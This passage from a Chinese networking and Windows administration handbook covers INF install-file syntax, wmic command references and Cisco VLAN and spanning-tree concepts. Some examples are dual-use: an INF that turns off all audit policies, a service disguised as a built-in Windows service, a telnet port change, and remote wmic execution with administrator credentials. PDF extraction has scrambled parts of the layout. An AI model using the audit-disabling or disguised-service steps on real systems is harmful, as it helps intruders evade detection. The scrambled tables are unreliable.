* **FLG\_ADDREG\_APPEND**： 在多字符串后添加字符
* **FLG\_ADDREG\_TYPE\_SZ**： 字符类型
* **FLG\_ADDREG\_TYPE\_MULTI\_SZ**： 字符串类型
* **FLG\_ADDREG\_TYPE\_EXPAND\_SZ**： 扩展字符串类型
* **FLG\_ADDREG\_TYPE\_BINARY**： 二进制值
* **FLG\_ADDREG\_TYPE\_DWORD**： DWord值
* **FLG\_ADDREG\_TYPE\_NONE**： NULL值

[install]段预定义操作

* **LogConfig**： Log日志文件配置
* **Copyfiles**： 复制文件
* **Renfiles**： 文件改名
* **Delfiles**： 删除文件
* **UpdateInis**： 更新Inis
* **UpdateIniFields**： 更新Ini字段
* **AddReg**： 添加注册项
* **DelReg**： 删除注册项
* **Ini2Reg**： Ini文件转换为Reg文件

**3.2.2.12.3** 实例

添加文件关联

147/990

QQ群：632167235

文件复制

148/990

**[Version]** Signature=$Chicago$ Provider=%Author%

**[Strings]** Product="文件复制和安装演示" Version="1.0" Author="Xunchi" Copyright="Copyright 2005"

**[FileList]**

ProcessList.exe ;此文件已在当前目录下，下同。

**[FileList1]**

Wordpad.exe

**[DestinationDirs]**

FileList=11 ;安装到Windows的系统目录FileList1=10 ;安装到Windows目录

**[DefaultInstall]**

Copyfiles=FileList,FileList1

**[Version]** Signature=$Chicago$ Provider=%Author%

**[Strings]** Product="添加文件关联演示" Version="1.0" Author="Xunchi" Copyright="Copyright 2005"

CustomFile="inf" ;修改您需要的文件名后缀

Program="NOTEPAD.EXE" ;修改您需要关联的应用程序名，在inf文件右键菜单出现查看编辑选项

**[Add.Reg]** HKCR,"."%CustomFile%,"",FLG\_ADDREG\_TYPE\_SZ,%CustomFile%File HKCR,%CustomFile%File,"",FLG\_ADDREG\_TYPE\_SZ,安装信息HKCR,%CustomFile%"File\shell","",FLG\_ADDREG\_TYPE\_SZ,open

HKCR,%CustomFile%"File\shell\open\command","",FLG\_ADDREG\_TYPE\_SZ,%program% %1

**[DefaultInstall]**

AddReg=Add.Reg

QQ群：632167235

修改telnet服务端口

添加服务

几点说明：

1. 最后四项分别是

服务类型： 0x10为独立进程服务， 0x20为共享进程服务（ 比如svchost） ；

启动类型： 0 系统引导时加载， 1 OS初始化时加载， 2 由SCM（ 服务控制管理器） 自动启动， 3 手动启动，

4 禁用。（ 注意， 0和1只能用于驱动程序）

错误控制： 0 忽略， 1 继续并警告， 2 切换到LastKnownGood的设置， 3 蓝屏。服务程序位置： %11%表示system32目录， 也可以不用变量， 直接使用全路径。这四项是必须要有的。

1. 除例子中的六个项目， 还有LoadOrderGroup、Dependencies等。不常用所以不介绍了。
2. inetsvr后面有两个逗号， 因为中间省略了一个不常用的参数flags。
3. inf文件会自动为服务的注册表项添加一个Security子键， 使它看起来更像系统自带的服务。
4. 即时生效。

关闭所有审核策略

149/990

**[Version]** Signature="$WINDOWS NT$" **[DefaultInstall.Services]**

AddService=inetsvr,,My\_AddService\_Name **[My\_AddService\_Name]** DisplayName=Windows Internet Service Description=提供对 Internet 信息服务管理的支持。ServiceType=0x10

StartType=2 ErrorControl=0

ServiceBinary=%11%\inetsvr.exe

**[Version]** Signature="$WINDOWS NT$" **[DefaultInstall]** AddReg=AddRegName **[My\_AddReg\_Name]**

HKLM,SOFTWARE\Microsoft\TelnetServer\1.0,TelnetPort,0x00010001,99 HKLM,SOFTWARE\Microsoft\TelnetServer\1.0,NTLM,0x00010001,1

;0x00010001表示REG\_DWORD数据类型，0x00000000或省略该项(保留逗号)表示REG\_SZ(字符串)， 0x00020000表示REG\_EXPAND\_SZ。

QQ群：632167235

使用命令：

* **secedit /configure /db gp.sdb /cfg gp.inf /quiet**

**3.2.2.13 WMI**

**3.2.2.13.1 wmic**

远程执行命令

先决条件：

* 启动Windows Management Instrumentation服务， 开放TCP135端口。
* 本地安全策略的“网络访问: 本地帐户的共享和安全模式”应设为“经典-本地用户以自己的身份验证”。

命令：

* **wmic /node:"192.168.1.20" /user:"domain\administrator" /password:"123456" os get name**

格式化输出

命令：

* **wmic /output:c:\process.html process list /format:htable.xsl**

输出格式：

/format:textvaluelist.xsl

/format:hform.xsl

/format:htable.xsl

/format:csv.xsl

/format:xml.xsl

命令示例

PROCESS - 进程管理

列出进程的核心信息， 类似任务管理器：

* **wmic process list brief**

新建notepad进程：

150/990

**[version]** signature="$CHICAGO$" **[Event Audit]** AuditSystemEvents=0 AuditObjectAccess=0 AuditPrivilegeUse=0 AuditPolicyChange=0 AuditAccountManage=0 AuditProcessTracking=0 AuditDSAccess=0 AuditAccountLogon=0 AuditLogonEvents=0

QQ群：632167235

* **wmic process call create notepad**

列出进程的信息：

* **wmic process get caption,handle,commandline,executablepath**

结束进程：

* **wmic process [handle/PID] delete**
* **wmic process [handle/PID] call terminate**

结束svchost.exe进程， 路径为非C:\WINDOWS\system32\svchost.exe的：

* **wmic process where "name='svchost.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\**

**\svchost.exe'" call Terminate**

BIOS - 基本输入/输出服务管理

查看bios版本型号：

* **wmic bios get name,SMBIOSBIOSVersion,manufacturer**

COMPUTERSYSTEM - 计算机系统管理

查看硬件、操作系统基本信息：

* **wmic computersystem get Name,workgroup,NumberOfProcessors,manufacturer,Model**

查看系统启动选项boot.ini的内容：

* **wmic computersystem get SystemStartupOptions**

查看工作组/域：

* **wmic computersystem get domain**

更改计算机名abc为123：

* **wmic computersystem where "name='abc'" call rename 123**

更改工作组google为MyGroup：

* **wmic computersystem where "name='google'" call joindomainorworkgroup "","","MyGroup",1**
* **wmic computersystem where "domain='google'" call joindomainorworkgroup name='agrp'**

CPU - CPU 管理

查看cpu型号：

* **wmic cpu get name**

DATAFILE - 文件管理

查找e盘下test目录(不包括子目录)下的cc.cmd文件：

* **wmic datafile where "drive='e:' and path='\\test\\' and FileName='cc' and Extension='cmd'" list**

查找e盘下所有目录和子目录下的cc.cmd文件， 且文件大小大于1K：

* **wmic datafile where "drive='e:' and FileName='cc' and Extension='cmd' and FileSize>'1000'" list**

复制e盘下test目录(不包括子目录)下的cc.cmd文件到e:\， 并改名为aa.bat：

* **wmic datafile where "drive='e:' and path='\\test\\' and FileName='cc' and Extension='cmd'" call copy "e:\aa.bat"**

查找h盘下目录含有test,文件名含有perl， 后缀为txt的文件：

* **wmic datafile where "drive='h:' and extension='txt' and path like '%\\test\\%' and filename like '%perl%'" get name**

获得系统版本信息：

* **wmic datafile where Name='c:\\windows\\explorer.exe' get Manufacturer,Version,Filename**

151/990

QQ群：632167235

DESKTOPMONITOR - 监视器管理

获取屏幕分辨率：

* **wmic DESKTOPMONITOR where Status='ok' get ScreenHeight,ScreenWidth**

DISKDRIVE - 物理磁盘驱动器管理

获取物理磁盘型号大小等：

* **wmic DISKDRIVE get Caption,size,InterfaceType**

ENVIRONMENT - 系统环境设置管理

获取temp环境变量：

* **wmic ENVIRONMENT where "name='temp'" get UserName,VariableValue**

更改path环境变量值， 新增e:\tools：

* **wmic ENVIRONMENT where "name='path' and username='<system>'" set VariableValue="%path**

**%;e:\tools"**

新增系统环境变量home， 值为%HOMEDRIVE%%HOMEPATH%：

* **wmic ENVIRONMENT create name="home",username="<system>",VariableValue="% HOMEDRIVE%%HOMEPATH%"**

删除home环境变量：

* **wmic ENVIRONMENT where "name='home'" delete**

FSDIR - 文件目录系统项目管理

查找e盘下名为test的目录：

* **wmic FSDIR where "drive='e:' and filename='test'" list**

删除e:\test目录下除过目录abc的所有目录：

* **wmic FSDIR where "drive='e:' and path='\\test\\' and filename<>'abc'" call delete**

删除c:\good文件夹：

* **wmic fsdir "c:\\good" call delete**

重命名c:\good文件夹为abb：

* **wmic fsdir "c:\\good" rename "c:\abb"**

LOGICALDISK - 本地储存设备管理

获取硬盘系统格式、总大小、可用空间等：

* **wmic LOGICALDISK get name,Description,filesystem,size,freespace**

获取分区资料：

* **wmic LOGICALDISK get name,Description,filesystem,size,freespace**

OS - 操作系统管理

设置系统时间：

* **wmic os where(primary=1) call setdatetime 20070731144642.555555+480**

PAGEFILESET - 页面文件设置管理

更改当前页面文件初始大小和最大值：

* **wmic PAGEFILESET set InitialSize="512",MaximumSize="512"**

页面文件设置到d:\下,执行下面两条命令：

152/990

QQ群：632167235

* **wmic pagefileset create name='d:\pagefile.sys',initialsize=512,maximumsize=1024**
* **wmic pagefileset where"name='c:\\pagefile.sys'" delete**

PRODUCT - 安装包任务管理

安装包在C:\WINDOWS\Installer目录下。

卸载.msi安装包：

* **wmic PRODUCT where "name='Microsoft .NET Framework 1.1' and Version='1.1.4322'" call Uninstall**

修复.msi安装包：

* **wmic PRODUCT where "name='Microsoft .NET Framework 1.1' and Version='1.1.4322'" call Reinstall**

SERVICE - 服务程序管理

运行spooler服务：

* **wmic SERVICE where name="Spooler" call startservice**

停止spooler服务：

* **wmic SERVICE where name="Spooler" call stopservice**

暂停spooler服务：

* **wmic SERVICE where name="Spooler" call PauseService**

更改spooler服务启动类型[auto|Disabled|Manual] 释[自动|禁用|手动]：

* **wmic SERVICE where name="Spooler" set StartMode="auto"**

删除服务：

* **wmic SERVICE where name="test123" call delete**

SHARE - 共享资源管理

删除共享：

* **wmic SHARE where name="e$" call delete**

添加共享：

* **WMIC SHARE CALL Create "","test","3","TestShareName","","c:\test",0**

STARTUP - 用户登录到计算机系统时自动运行命令的管理

查看msconfig中的启动选项：

* **wmic STARTUP list**

USERACCOUNT - 用户帐户管理

更改用户administrator全名为admin：

* **wmic USERACCOUNT where name="Administrator" set FullName="admin"**

更改用户名admin为admin00：

* **wmic useraccount where "name='admin" call Rename admin00**

获得用户SID：

* **wmic useraccount get name, sid**

MEMLOGICAL - 内存管理

获取物理内存：

153/990

QQ群：632167235

* **wmic memlogical get TotalPhysicalMemory|find /i /v "t"**

CSPRODUCT - 产品管理

获得品牌机的序列号：

* **wmic csproduct get IdentifyingNumber**

JOB - 计划任务

添加任务：

* **wmic job call create "notepad.exe",0,0,true,false,\*\*\*\*\*\*\*\*154800.000000+480**
* **wmic job call create "explorer.exe",0,0,1,0,\*\*\*\*\*\*\*\*154600.000000+480**

RDTOGGLE - 远程桌面许可

打开2003的3389：

* **wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call**
* **SetAllowTSConnections 1**

**3.2.2.13.2 WQL**

使用linux的wmic查询：

# **select \* from computersystem**

类别查询：

154/990

QQ群：632167235

155/990

**public enum** WMIPath

{

// 硬件

in32\_Processor, // CPU 处理器in32\_PhysicalMemory, // 物理内存条in32\_Keyboard, // 键盘

in32\_PointingDevice, // 点输入设备，包括鼠标。in32\_FloppyDrive, // 软盘驱动器in32\_DiskDrive, // 硬盘驱动器in32\_CDROMDrive, // 光盘驱动器in32\_BaseBoard, // 主板

in32\_BIOS, // BIOS 芯片in32\_ParallelPort, // 并口in32\_SerialPort, // 串口

in32\_SerialPortConfiguration, // 串口配置in32\_SoundDevice, // 多媒体设置，一般指声卡。in32\_SystemSlot, // 主 板 插 槽 (ISA & PCI & AGP) in32\_USBController, // USB 控制器in32\_NetworkAdapter, // 网络适配器in32\_NetworkAdapterConfiguration, // 网络适配器设置in32\_Printer, // 打印机

in32\_PrinterConfiguration, // 打印机设置in32\_PrintJob, // 打印机任务in32\_TCPIPPrinterPort, // 打印机端口in32\_POTSModem, // MODEM in32\_POTSModemToSerialPort, // MODEM 端口in32\_DesktopMonitor, // 显示器in32\_DisplayConfiguration, // 显卡in32\_DisplayControllerConfiguration, // 显卡设置in32\_VideoController, // 显卡细节。in32\_VideoSettings, // 显卡支持的显示模式。

// 操作系统in32\_TimeZone, // 时区

in32\_SystemDriver, // 驱动程序in32\_DiskPartition, // 磁盘分区in32\_LogicalDisk, // 逻辑磁盘

in32\_LogicalDiskToPartition, // 逻辑磁盘所在分区及始末位置。in32\_LogicalMemoryConfiguration, // 逻辑内存配置in32\_PageFile, // 系统页文件信息

in32\_PageFileSetting, // 页文件设置in32\_BootConfiguration, // 系统启动配置in32\_ComputerSystem, // 计算机信息简要in32\_OperatingSystem, // 操作系统信息in32\_StartupCommand, // 系统自动启动程序in32\_Service, // 系统安装的服务

in32\_Group, // 系统管理组in32\_GroupUser, // 系统组帐号

QQ群：632167235

四、交换

**4.1** 虚拟局域网

* + 1. **VLAN**

VLAN分割模型

* + - * 端到端的 **VLAN**

端到端VLAN是指与遍布在整个企业网中多台交换机的端口相关联的VLAN。在二层交换园区网中， 一个

VLAN所承载的流量会在整个网络中传输。

* 本地 **VLAN**

不管用户的职能是什么， 只要这些用户与一组位于相同地理位置的交换机相连， 那么他们都会被划进一个单独的VLAN中。

VLAN范围

VLAN删除

一旦删除了VLAN， 那么除非将该VLAN所属的Access端口移动到其他VLAN， 否则这些接口就会进

入“inactive（ 静止）”状态。处于安全方面的考虑， 如果端口处于“inactve”状态， 那么它就不会再转发流量。

内部VLAN

每个三层接口都会分配内部VLAN， 使用命令**show vlan internal usage**查看。

156/990

**VLAN**范围

范围

用途

通过 **VTP**传播

0,4095

保留

仅限系统使用， 用户不能查看和使用这些VLAN

-

1

正常

Cisco默认VLAN， 用户能够使用该VLAN， 但不能删除它

是

2~1001

正常

用于以太网的VLAN， 用户可以创建、使用和删除这些VLAN

是

1002~1005

正常

用户FDDI和令牌环的Cisco默认VLAN， 用户不能删除该VLAN

是

1006~1024

保留

仅限系统使用， 用户不能查看和使用这些VLAN

-

1025~4096

扩展

仅用于以太网VLAN

VTP版本1和版本2

配置为VTP透明模

in32\_UserAccount, // 用户帐号in32\_Process, // 系统进程in32\_Thread, // 系统线程in32\_Share, // 共享

in32\_NetworkClient, // 已安装的网络客户端in32\_NetworkProtocol // 已安装的网络协议

}

QQ群：632167235

接口规则

1. 从access接口收到本接口vlan， 去tag， 正常转发， 只有trunk接口才打标记。
2. 从access接口收到非本接口vlan， 丢弃。

**4.1.2 Trunk**

IEEE 802.1Q

工业标准。

概述

如果没有启用802.1Q的设备或者Access端口收到了一个802.1Q帧， 那么标记的数据就会被忽略， 而数据包则会作为以太网帧被交换给二层。这就允许管理员沿着802.1Q Trunk路径来部署二层中间设备， 如果设备要处理打了标记的帧， 它就不许设置MTU大于1522。

802.1Q和ISL封装的帧大小分别为1522和1548， 像这种大于1500小于2000的帧称为小巨帧。默认允许所有VLAN通过。

报文封装

报文封装方式：

+-------+-------+---------+-------+------------+-------+

| Dest | SRC |

| 6Byte | 6Byte |

Tag 4Byte

| Type |

Data

| FCS |

| 2Byte | 0~1500Byte | 4Byte |

+-------+-------+---------+-------+------------+-------+

/

\

\

/

+-------------------+-------+-------+---------+

| EhterType(0x8100) | PRI

| CFI

| 1bit

| VLAN ID |

| 12bit |

|

2Byte

| 3bit

+-------------------+-------+-------+---------+

* **EhterType**： 0x8100表示后面是802.1Q标记。
* **PRI**： 3比特优先级字段。
* **CFI**： 对令牌环网络的支持。
* **VLAN ID**： VLAN编号， 最大4094。如果编号为0则表示优先级帧。插入Tag之后会对FCS进行重新计算。

802.1Q Native VLAN

在配置802.1Q Trunk链路时， 必须在这条链路的每一段定义一个Native VLAN。Trunk链路会为每一个帧打上VID标记， 而Native VLAN的作用是让那些没有打上VID标记的帧能够穿过Trunk链路进行转发。

链路两端的Native VLAN配置必须相同。如果启用了CDP， 当两端Native VLAN不匹配时， 就会发送“VLAN配置错误“消息。

控制品面流量也使用本征VLAN。

ISL

Cisco私有。

报文封装方式：

+---------+---------+---------+-------+------------+-------+---------+

| ISL Hdr |

| 26Byte |

DA

6Byte

|

|

SA

6Byte

| Type |

Data

| FCS | ISL FCS |

| 2Byte | 0~1500Byte | 4Byte | 4Byte

|

+---------+---------+---------+-------+------------+-------+---------+

查看命令

**#show interface f1/1 switchport**

**#show interface f1/1 trunk**

**#show mac-address-table interface f1/1**

157/990

QQ群：632167235

* + 1. **DTP**
       - Cisco私有点到点协议。
       - Cisco默认启用DTP， 3550默认模式DD， 2560默认DA。
       - 路由器不支持DTP。
       - hello时间30s， holdtime时间300s。

链路聚集模式和方法

链路聚集模式：

协商结果：

**4.1.4 VTP**

概述

VTP协议的作用是在整个交换网络中分发和同步与VLAN的相关信息， 它是一种二层消息。交换机只在

802.1Q和ISL干道中传送VTP消息。

Cisco交换机每5秒就会通过默认Native VLAN以二层组播数据帧的形式传输一次VTP通告， 目的MAC为

01-00-0C-CC-CC-CC， 其逻辑链路控制（ LLC） 码为子网访问协议（ SNAP） （ AAAA） ， 类型值为2003（ 位于

SNAP头部） 。

数据链路层分为两个子层： 下层的介质访问控制（ MAC） 层和上层的逻辑链路控制（ LLC） 层。

**LLC**头部包括 **3**个字段： DSAP（ 目的服务访问点）、SSAP（ 源服务访问点） 和Control（ 控制）。

如果DSAP和SSAP十进制都为170（ 十六进制为AA） 时， 表示当前使用的是SNAP。因此， LLC为SNAP时， 值是AAAA， Control字段应为03， 完整头部值为AAAA03。

SNAP的作用是规定IP数据包应该如何在IEEE802网络中传输， 当数据包为VTP时， SNAP协议头部值为

0x2003（ 该值主要用来将VTP数据包与CDP数据包进行区分， CDP数据包的SNAP协议头部值为0x2000） 。

VTP工作模式

158/990

**VTP**模式

特性

client

1.不能配置VLAN。2.向其他交换机转发通告。3.与其他交换机上同步信息。4.不会将VLAN保存

NVRAM中。

server

1.可以配置VLAN。2.向其他交换机转发通告。3.与其他交换机同步配置信息。4.会将VLAN保存

NVRAM中。

transparent

1.只能在本地配置VLAN。2.在相同域中转告VTP信息。3.不与其他交换机同步信息。4.会将VLA

保存到NVRAM中。

模式

**DA**

**DD**

**Trunk/On**

**Access/Off**

DA

Access

Trunk

Trunk

Access

DD

Trunk

Trunk

Trunk

Access

Trunk/On

Trunk

Trunk

Trunk

No

Access/Off

Access

Access

No

Access

链路聚集模式

功能

Access

将接口设为永久的Access模式， 并且协商为Access。

Trunk

将接口设为永久的Trunk模式， 并且协商为Trunk。

Nonegotiate

将接口设为永久Trunk模式， 并且禁止接口产生DTP帧。

Dnamic Desirable

主动尝试将接口设为Trunk模式。

Dynamic Auto

愿意将接口设为Trunk模式。

QQ群：632167235

在VTP版本3中存在主服务器和辅服务器。

VTP工作方式

在合并收到的消息之前， 必须检查相关参数：

1. 检查通告消息中的管理域名称和密码必须与本地的配置相同。
2. 配置修订号需要说明配置是在当前正在使用的配置之后创建的。
3. 交换机是server/client模式。

VTP修剪

VTP修剪技术会使用VLAN通告消息来判断Trunk连接何时正在扩散不必要的流量。

无论交换机是否采用了VTP修建技术， 它都会为每个VLAN运行一个STP实例。即使VLAN中没有活跃的端口， 或者VTP修建将VLAN从接口中移除了出去， 每个VLAN仍然存在一个STP实例。基于上述原因， VTP修剪能够防止将泛洪流量传播给在特定VLAN中没有成员设备的交换机。不过， VTP修建并不会删除交换机关于被修剪VLAN的信息。

VTP版本

VTP版本1和版本2

不通版本之间不能通信。

版本1的透明模式会检查VTP消息中的域名和版本。

VTP版本3

VTP版本3不能直接处理VLAN。VTP版本3负责在管理域中分发一个数据库的列别。

以下是 **VTP**版本 **3**的增强特性：

* 支持扩展VLAN。
* 支持创建和通告pVLAN。
* 增强了服务器认证。
* 增强了保护机制， 能够防止“错误的”数据库被以外地插入到VTP域中。
* 能够与版本1和版本2互动。
* 能够基于端口来配置VTP。
* 增加了主服务器和辅服务器。

VTP消息类型

**VTP**使用以下消息类型进行通信：

1. 汇总通告消息（ **Summary Advertisement**）

默认每5分钟发送一次， 包含VTP域名、配置修订号更新者ID、时间戳和MD5。如果是新的修改， 则收到的交换机会发送通告请求消息。

1. 子集通告（ **Subset Advertisement**）

服务器交换机如果收到通告请求， 在发送汇总通告之后， 会跟着一条或多条子集通告。

1. 通告请求（ **Advertisement Request**）

在下列情况下， 交换机会发送通告请求消息：

* 交换机重启。
* VTP域名被修改。
* 交换机收到配置修订号高于自身的汇总通告。

**4. VTP join message**

VTP认证

VTP域中所有交换机必须使用相同的密码和域名， Cisco交换机使用MD5将密码编码。

VTP配置修订号

* 传输模式修订号为0， 不增长。
* 每发生改变， 修订号增1。
* 修订号大的优先。

**4.1.5 pVLAN**

159/990

QQ群：632167235

私用VLAN端口类型

端口类型

* 孤立端口（ **Isolated**） ： 完全与其他端口相隔离， 只与杂合端口可以通信。
* 杂合端口（ **Promiscuous**） ： 可以与其他端口通信， 杂合端口是主VLAN的一部分。杂合端口一般是路由器端口、备份或共享的服务器端口、或者VLAN接口。
* 团体端口（ **Community**） ： 与同团体端口间可以通信。

VLAN类型

* 主 **pVLAN**： 主VLAN可以有多个辅助私有VLAN组成， 其与主VLAN属于同一子网。它会将杂合端口的流量发给其他端口。
* 团体 **VLAN**： 与相同团体VLAN和杂合端口通信。
* 孤立 **VLAN**： 只与杂合端口通信。主VLAN只能关联一个孤立VLAN。

配置pVLAN

注意： 私用VLAN只能在STP透明模式或关闭时使用

查看配置：

**#show vlan private-vlan**

私用VLAN Trunk特性

私用VLAN可以使用正规的802.1Q Trunk或私用VLAN Trunk来扩展到多个交换机上。

私用VLAN的Trunk端口可以携带多个辅助VLAN和私用VLAN。只有802.1Q封装才能支持私用VLAN主机Trunk 特性。

端口类型

* 孤立 **Trunk**端口： 可以让所有辅助端口的流量通过Trunk。
* 杂合 **Trunk**端口： 可以将多个拓扑中需要的杂合端口的流量组合进一个Trunk端口中。

配置pVLAN Trunk特性

1. 配置孤立端口：

**#sw private-vlan association trunk primary\_vlan\_ID secondary\_vlan\_ID**

1. 配置杂合端口：

**#sw private-vlan mapping trunk primary\_vlan\_ID secondary\_vlan\_ID**

1. 配置允许的vlan：

**#sw private-vlan trunk allowed vlan vlan\_list**

1. 配置Native VLAN：

**#sw private-vlan trunk native vlan vlan\_id**

示例：

160/990

vlan 10

private-vlan community vlan 20

private-vlan isolated vlan 1

private-vlan primary

private-vlan association 10,20,30 int f0**/**0

sw mode private-vlan promiscuous sw private-vlan mapping 1 10,20,30 int f0**/**1

sw mode private-vlan host

sw private-vlan host-association 1 10

QQ群：632167235

端口保护

端口保护即私用VLAN边缘特性， 其只在本地有效。

保护端口只能和非保护端口之间进行通信。隔离端口之间无法通信。

**switchport protect**

**errdisable recovery cause psecure-violation errdisable recovery interval 30**

* + 1. **VLAN**间路由

**VLAN**间路由的 **3**中方式：

* + - * 单臂路由
      * SVI
      * 路由接口（ 下面接的交换机使用access接口）

**SVI**接口启用的必要条件：

* + - * 存在这个VLAN， 并且交换机中存在它的VLAN数据库。
      * 存在这个VLAN接口， 并且不是管理关闭。
      * 交换机上至少有一个接口属于这个VLAN。

配置单臂路由

交换机配置：

路由器配置：

SVI自动状态

当有端口连接到检测设备上， 且当VLAN中没有其他端口还处于开启状态时， 不会因为只有检测端口依旧

处于开启状态， 而使SVI接口无法关闭。

配置SVI自动状态

接口模式下启用：

**#sw autostate exclude**

**4.2** 生成树

161/990

interface f0**/**0

encapsulation dot1q 1 native

ip address 10.1.1.1 255.255.255.0

interface f0**/**0

sw trunk encapsulation dot1q sw mode trunk

switchport mode private-vlan trunk secondary switchport private-vlan trunk native vlan 10

switchport private-vlan trunk allowed vlan 10, 3,301-302 switchport private-vlan association trunk 3 301 switchport private-vlan association trunk 302

QQ群：632167235

* + 1. 概述

生成树种类

* + - * **STP IEEE 802.1D**
      * **CST**（ 公共生成树）

假设整个网桥只有一个802.1D生成树实例， 而不管网络中有多少个VLAN。由于只有一个实例， 根桥只有一个， 树形结构也只有一个。这也就是说所有VLAN的流量都会通过相同的路径。

* + - * **PVST+**（ 每 **VLAN**生成树增强版）

是Cisco对STP进行增强后的版本， 它会为网络中配置的每个VLAN提供一个独立的802.1D生成树实例。这个实例支持很多增强特性， 如根防护。

* + - * **RSTP IEEE802.1w**
      * **MST**多生成树 **IEEE802.1w**

由Cisco早期的协议演变而来。

* + - * **PVRST+**

生成树的选举

生成树选举都是小的数值优先。

* + 1. **STP**

STP操作

* + - 1. 选举一个根网桥

在根网桥上， 所有端口会成为指定端口。指定端口不仅能够发送和接收流量， 而且还可以发送和接收配置消息和BPDU。

选举根网桥规则： 最小桥ID。

网桥ID由桥优先级和MAC地址组成。桥优先级2字节， 默认32768； MAC地址6字节。

* + - 1. 选择所有非根交换机的根端口选举根端口规则：

比较接收的BPDU。

* + - * 1. 到根网桥开销最低；

（ 1.5 对方桥ID最低？ ）

* + - * 1. 对方端口ID最低。

端口ID由端口优先级和端口编号组成。端口ID有16位， 8位端口优先级， 8位端口编号， 优先级范围0

～ 240， 缺省128， 必须是16的倍数。

* + - * 1. 选择各个网段的指定端口选举指定端口规则：

比较发送的BPDU。

到达根网桥路径开销最低；

网桥ID最低。

发送方端口ID最小。

端口角色

162/990

QQ群：632167235

址

端口状态

端口开销

* **10Gbit/s**： **2**
* **1Gbit/s**： **4**
* **100Mbit/s**： **19**
* **10Mbit/s**： **100**

BPDU消息

* 配置 **BPDU**： 每2s发送一次， 失效时间20s， 由根交换机主动发送。
* **TC BPDU**： 有一个字段为TC位， 当拓扑变更时由根交换机发送， 收到TC BPDU的交换机将MAC地址老化表设为15s。
* **TCA BPDU**： 接收到TCN BPDU报文的交换机向发送者发送TCA报文确认消息。
* **TCN BPDU**： 当拓扑变化时， 交换机会从自己的指定端口向外发送TCN BPDU。

TCA是应答TCN的， 只回应发送TCN的交换机， TC是发送到整个网络的。目标MAC地址0180.c200.0000

拓扑变更

当802.1D网桥检测到拓扑变更时， 它将首先使用可靠机制来通知根网桥。在根网桥知道网络拓扑变更的

时候， 它将在发出的BPDU中设置TC标志（ flag） ， 然后这个BPDU就会通过正常机制传输给网络中的所有网桥。当网桥接收到了具有TC标志位的BPDU， 它就会把桥接表的老化时间降低到转发延迟的秒数15s， 进而可以保证相对快速地清除陈旧信息。

变更过程

图示：

163/990

**click me**

**click me**

Blocking（ 阻塞状态）

此时， 二层端口为非指定端口， 也不会参与数据帧的转发。该端口通过接受BPDU 机的位置和根ID， 以及在STP拓扑收敛结束后， 个交换机端口应该处于什么状态（ 定端口还是非指定端口）。默认此状态停留20秒（ 最大周期）。

Listening（ 侦听状态）

此时生成树已经根据交换机所接收到的BPDU而判断出了这个端口应该参与数据帧开始发送自己的BPDU， 通告邻接交换机该段口参与数据帧的转发工作。默认此状

（ 转发延迟）。

Learning（ 学习状态）

此端口准备数据帧的转发， 并开始填写CAM表。默认此状态停留15秒（ 转发延迟）

Forwarding（ 转发状态）

转发数据和BPDU。

Disabled（ 禁用状态）

端口被禁用。

**click me**

**click me**

根端口

存在于非根网桥上， 它是交换机端口去往根桥的最佳路径。根端口会将数据流转发给根桥， 根端口上收到的数据帧源MAC地址会备填入MAC表中。每个网桥上只有一个根端口。

指定端口


对于根网桥， 所有端口都是指定端口。每个网段只有一个指定端口。指定端口上接收到的数帧源MAC地址也会被填入MAC表中。

非指定端口

既不转发数据帧（ 因为被阻塞了）， 也不会将在该网段收到的数据包源MAC地址填入MAC地中。

禁用端口

被关闭掉的端口。



QQ群：632167235

过程描述：

假设网桥A和根桥之间已经存在一条经过C、D的非直连链路， 现在在它们之间加了一条直连链路。

1. 根网桥和网桥A之间链路上的端口进入侦听状态， 网桥A可以直接接收到根网桥的消息。
2. 网桥A在指定端口上向树叶方向发送自己的BPDU。
3. 网桥B、C在收到新的更优的消息之后， 会继续向下转发。
4. 网桥D收到根发来的BPDU并立即禁用掉p1端口。

此时出现的问题是， 在根网桥和网桥A之间的链路最终过渡到转发状态之前， 需要经历两倍转发延迟， 而此时p1端口已经被禁用， 网络会被中断。

STP缺点

1. 收敛慢

直接故障： 上行链路down， 接入层转发延迟30s。间接故障： 分布链路down， 接入层转发延迟50s。

1. 流量负载分担
   * 1. **RSTP**

端口角色

* + - * 在所有的端口状态下， 一个端口都会接收并处理BPDU数据帧。

。

态

定

代

端口状态

164/990

端口角色

描述

根端口

是每台非根网桥上选择出来与根网桥相连的端口。每台交换机上只能有一个根端口稳定工作状态中处于转发状态。

指定端口

每个网段中至少会有一个交换机端口作为该网段的指定端口。在拓扑的稳定工作状定端口的交换机会在这个网段中接收去往根网桥的数据帧。每个网段只能有一个指这个端口会处于转发状态。所有与某个特定网段相连的交换机都会侦听所有BPDU， 是否要在这个网段中充当指定交换机。

替代端口（ Alternate）


提供去往根网桥替代路径的端口。替代端口在稳定工作的拓扑中处于丢弃状态。替在非指定交换机上， 并且在当前的非指定交换机根端口出现故障时过渡为根端口。

备份端口（ Backup）

为非指定交换机提供一条备份链路。备份端口处于丢弃状态。

禁用端口

不充当任何角色。



QQ群：632167235

丢

接

的

据

图示说明

* D： 指定端口
* R： 根端口
* A： 替代端口
* B： 备份端口

快速过渡到转发状态

保证条件

定义两种新的变量：

* 边缘端口

类似PortFast的端口。当收到BPDU时则变为普通端口， 并且发送一个拓扑变更通道（ TCN） 消息。

* 链路类型

默认全双工为点到点端口， 半双工为共享端口。

端口行为：

* 根端口： 不使用链路类型参数。一旦端口收到根BPDU， 根端口可以快速过渡到转发状态而非指定端口则会进入阻塞状态。这个操作过程成为sync（ 同步）。
* 替代和备份端口： 在大多数情况下都不使用链路状态参数， 基于RSTP来到达这些状态。
* 指定端口： 只有当链路类型为点到点链路时， 指定端口才能过渡到转发状态。

恢复过程

图示：

165/990

端口状态

描述

丢弃（ Discarding）

